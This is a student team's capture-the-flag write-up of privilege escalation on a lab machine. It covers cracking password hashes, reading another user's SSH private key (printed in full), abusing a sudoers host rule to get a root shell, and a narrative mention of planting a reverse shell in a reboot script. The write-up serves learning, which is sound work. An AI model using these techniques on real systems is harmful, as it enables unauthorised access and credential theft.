fa51fd49abf67705d6a35d18218c115ff5f633ae1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7acef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```



reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540b803c020b3ee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecddc1456375f8cae994c36549a07c8c2315b473dd97f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5f633ae1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7acef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found

The last roll appeared to be not found. Copy and paste the last hash over into cyberchef. It is a Hex, and the password is revealed.

The screenshot shows the CyberChef interface with the following details:

- Version:** 9.39.1 - Sponsored by DEF24.com
- Operations:**
 - Search...
 - Favourites** (marked with a star)
 - To Base64
 - From Base64
 - To Hex
 - From Hex
 - To Hexdump
 - From Hexdump
 - URL Decode
 - Regular expression
 - Entropy
- Recipe:** Magic
- Input:** 7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
- Output:**

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	the password is zyxwvutsrqponmlk	Possible languages: English Valid UTF8 Entropy: 4.29
7468652070617373776f7264206973207a797877767574737271706f6e	Matching ops: From Base64, From Hex, From Hexdump	
- STEP:** BAKE!
- Auto Bake:** Checked

The file name is humptydumpty.txt , so we could guess that is a password to login to user humptydumpty. After switching the user to humptydumpty, we successfully logged into humptydumpty.

```
tweedledum@looking-glass:~$ su humptydumpty  
Password:  
humptydumpty@looking-glass:/home/tweedledum$
```

Running the command ls -l, we saw that only alice has executed properties from other users. Unfortunately, we have no permission to view alice files.

```
tweedledum@looking-glass:~$ su humptydumpty  
Password:  
humptydumpty@looking-glass:/home/tweedledum$ cd /home  
humptydumpty@looking-glass:/home$ ls  
alice humptydumpty jabberwock tryhackme tweedledee tweedledum  
humptydumpty@looking-glass:/home$ ls -l  
total 24  
drwx--x--x 6 alice alice 4096 Jul 3 2020 alice  
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:33 humptydumpty  
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 16:12 jabberwock  
drwx----- 5 tryhackme tryhackme 4096 Jul 3 2020 tryhackme  
drwx----- 3 tweedledee tweedledee 4096 Jul 3 2020 tweedledee  
drwx----- 2 tweedledum tweedledum 4096 Jul 3 2020 tweedledum  
humptydumpty@looking-glass:/home$ cd alice  
humptydumpty@looking-glass:/home/alice$ ls  
ls: cannot open directory '.': Permission denied  
humptydumpty@looking-glass:/home/alice$ A
```

Try the command cat .bashrc, luckily we can access it. If we can access the .bashrc file, we try to find the private key of user alice.

```
humptydumpty@looking-glass:/home/alice$ cat alice/.bashrc  
cat: alice: No such file or directory  
cat: /.bashrc: No such file or directory  
humptydumpty@looking-glass:/home/alice$ cat /.bashrc  
cat: /.bashrc: No such file or directory  
humptydumpty@looking-glass:/home/alice$ cat .bashrc  
# ~/.bashrc: executed by bash(1) for non-login shells.  
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)  
# for examples  
  
# If not running interactively, don't do anything  
case $- in  
    *i*) ;;  
    *) return;;  
esac  
  
# don't put duplicate lines or lines starting with space in the history.  
# See bash(1) for more options  
HISTCONTROL=ignoreboth  
  
# append to the history file, don't overwrite it
```

Enter the command,cat .ssh/id_rsa to get the private key.

```
humptydumpty@looking-glass:/home/alice
File Edit View Search Terminal Help
fi
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGF4j9ExZhLmmD
NIRchPaFuqJXQZi5ryQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWKQka9tQ
2xrndnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMG0+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+Gsl7lAIVuC5Ryqlxm5tsg4nUzvlRgfRMpn7hJAjD/bWFKLb7j
/pHmkU1C4WkaJdpZhsPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVPwPtRw+RebKMwjwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWr b/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYleoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnI0DyOFWCbmg0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDt4QQvCJvrgbdBVG0FLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqQQqu3szvrhep22McIue83dh+hUiBaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwv iU73fNRbID5pf n4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWx/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziY6bGI9efC4rXvFc vruQdyc9ZzoYflykL9KaCGr
+zlcotJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRp dRvuxsQr3n
```

Grab the private key of user alice, and create a file to paste in the private key

```
root@ip-10-10-224-94: ~
File Edit View Search Terminal Help
GNU nano 2.9.3          alice id rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGF4j9ExZhLmmD
NIRchPaFuqJXQZi5ryQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWKQka9tQ
2xrndnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMG0+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+Gsl7lAIVuC5Ryqlxm5tsg4nUzvlRgfRMpn7hJAjD/bWFKLb7j
/pHmkU1C4WkaJdpZhsPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVPwPtRw+RebKMwjwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWr b/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYleoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnI0DyOFWCbmg0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDt4QQvCJvrgbdBVG0FLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqQQqu3szvrhep22McIue83dh+hUiBaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwv iU73fNRbID5pf n4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWx/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziY6bGI9efC4rXvFc vruQdyc9ZzoYflykL9KaCGr
+zlcotJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRp dRvuxsQr3n
aGs//N64V4BaKG3/cjHcBhUA30vKcicvDI9xaQJOKar dP/Ln+xM6lZrdsHwdQAXK
e8wCbMu hAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZX CmnCGLhAGEbY9
koywCnCtTz2/sNEgNcx9/iZw+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----

[ Read 28 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^^ Go To Line
```

Change the permission of the file that just created using chmod 600 filename.

```
root@ip-10-10-224-94:~# chmod 600 alice_id_rsa
root@ip-10-10-224-94:~#
```

Now we can login by ssh -i filename alice@machine_IP

```
root@ip-10-10-224-94:~# ssh -i alice_id_rsa alice@10.10.141.242
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

We had successfully logged into user alice. There is only one txt file in home and it also contains not much information.

```
root@ip-10-10-224-94:~# ssh -i alice_id_rsa alice@10.10.141.242
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$
```

By entering the find / -name *alice* -type f 2>/dev/null command, we can find a path which is /etc/sudoers.d/alice. We change the file to /etc/sudoers.d/ and read the alice file.

```
alice@looking-glass:~$ cd /etc/sudoers.d/
-bash: cd: /etc/sudoers.d/: No such file or directory
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$
```

There are 4 files in /etc/sudoers.d/, we only have permission to read alice file. We found that the user ssalg-gnikool is the root and it needs no password!

```
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
alice@looking-glass:/etc/sudoers.d$
```

Unfortunately, when we try to switch to root, it needs a password. Our shell hostname is looking-glass but not ssalg-ginkool.

```
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 3 incorrect password attempts
alice@looking-glass:/etc/sudoers.d$
```

We check to verify our hostname.

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/hostname
looking-glass
alice@looking-glass:/etc/sudoers.d$
```

We check for the sudo command page, the -h command maybe can help us.

```
root@ip-10-10-224-94: ~
File Edit View Search Terminal Help
root@ip-10-10-224-94:~# sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
      [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...

Options:
-A, --askpass           use a helper program for password prompting
-b, --background        run command in the background
-C, --close-from=num   close all file descriptors >= num
-E, --preserve-env     preserve user environment when running command
          --preserve-env=list  preserve specific environment variables
-e, --edit              edit files instead of running a command
-g, --group=group       run command as the specified group name or ID
-H, --set-home          set HOME variable to target user's home dir
-h, --help               display help message and exit
-h, --host=host         run command on host (if supported by plugin)
-i, --login              run login shell as the target user: a command
```

We are guessing that the actual root hostname is ssalg-ginkool. To verify it we use sudo -h ssalg-ginkool and we are right!

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/hostname
looking-glass
alice@looking-glass:/etc/sudoers.d$ sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

We use the host ssalg-gnikool to execute /bin/bash. Finally we successfully login as root.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

To further verify it, using command whoami to show the user.

```
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# cd /home
root@looking-glass:/home# ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
root@looking-glass:/home# cd /alice
bash: cd: /alice: No such file or directory
root@looking-glass:/home# cd alice
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root#
```

We discovered the root flag in /root/root.txt , but it looks like the string is reversed, so we reversed it and got our root flag which is **thm{bc2337b6f97d057b01da718ced6ead3f}**.

```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—
—and it really was a kitten, after all.
root@looking-glass:/root# cat root.txt
]f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Thought process / methodology (question 2)

After we found the flag, we deduced that we should view the user account information. We proceeded to /etc/passwd and found a bunch of users like tweedledum, tweedledee and alice. Since we are now connected as user jabberwock and to know the user jabberwock's permission, we run sudo -l and found user jabberwock can reboot as root. To check the schedule tasks, we proceeded to crontab and found that user tweedledum can run the script twasBrillig.sh after reboot. Other than this method, we recall about using linpeas.sh to see possible paths to escalate privileges and thought of giving it a try. To make it work, we know that we need to get linpeas.sh into user jabberwock first, hence we thought of downloading linpeas.sh in our local kali machine, then run a http server to connect our machine to user jabberwock and download the file by entering our machine's IP. Luckily, we managed to download the file but we had problems executing it. After a quick research, we realised that we forgot to run chmod command and thankfully after several attempts we managed to execute the file. After a few minutes, a script popped out and as we scrolled through the script, we see user Tweedledum will run twasBrillig.sh after reboot which was the same result as using crontab. Hence, based on the hints, we knew that we need to find a way to reboot first in order to switch to user Tweedledum. As we know we can edit the script, we open twasBrillg.sh and pasted a python reverse shell that we got online then start a netcat listener. Finally, we reboot it and we have successfully obtained a reverse shell and managed to switch to user Tweedledum. Then, we recalled that shell upgrading and stabilisation is needed to prevent the shell from being killed as simply as pressing ctrl+c. Hence, we proceeded with it and by seeing the list of files in Tweedledum, we found 2 text files, humptydumpty.txt and poem.txt. However, no important info is shown in poem.txt, but humptydumpty.txt did showed a bunch of weird text. We copy pasted the text in an online detector and found that they are in hash, hence, we convert the hash in cyberchef, which successfully showed the password in plain text. Now we got the password, we deduced that we can log in as humptydumpty. Hence, we switched the user to humptydumpty, enter the password and as we are connected as humptydumpty, we tried to list the files and found poetry.txt but no important info was seen in the file. Hence, we tried by looking at the /home directory and found folders containing alice, tweedledee, humptydumpty and tweedledum. We noted that drwx –x –x for alice's folder showed that we have execute permission on home directory. We tried opening alice's folder and listing out the files, but permission was denied. Upon researching, we decided to try the command cat .bashrc. Since we can open .bashrc, we deduced that we can find the private key of user alice. We did not know where the private key was located so we did a research and knew that the private key was located in /.ssh. We proceeded to open and we found the key. Since we have the key, we deduced that we can switch to user alice without entering the password. We proceeded to switching user and once we are connected as user alice, we list the files and found a file named kitten.txt, we then opened it but not much information was found in the file. After a few minutes of

struggling, we noted that we forgot to check the sudo command that we can run as alice. By doing research, we noted that the command is found in etc/sudoers.d/. By listing the folders, we opened the file named alice and noticed that alice can run /bin/bash as root. We had no idea what the 'ssalg-gnikool' was indicating, so we did a research and found that ssalg-gnikool is the hostname and by running sudo -h will enable us to run command on host. Hence, with this knowledge, we altered the command to sudo -h ssalg-gnikool /bin/bash to run the bash file. After waiting a few seconds and by entering command whoami, we managed to escalate to root. Again, we proceeded to find the contents by listing all the folders and files but found nothing important. We know that we are supposed to get the root flag and after several thoughts, we assumed that the flag is in the root directory. Since we are now user root, we can head over to the /root directory, list out the files and we found root.txt, which is the flag that we wanted!

Contributions

ID	Name	Contribution	Signatures
1211101775	Lam Yuet Xin	Find user flag , writeup for question 1	
1211101749	Teoh Xin Pei	Find user flag , writeup for question 1	
1211101398	Poh Ern Qi	Find root flag , writeup for question 2	
1211101800	Tan Jia Jin	Find root flag , writeup for question 2	

Video link:

[PENTEST1 \(TL7L\)dash](#)

<https://youtu.be/qnTOFeRhqL8>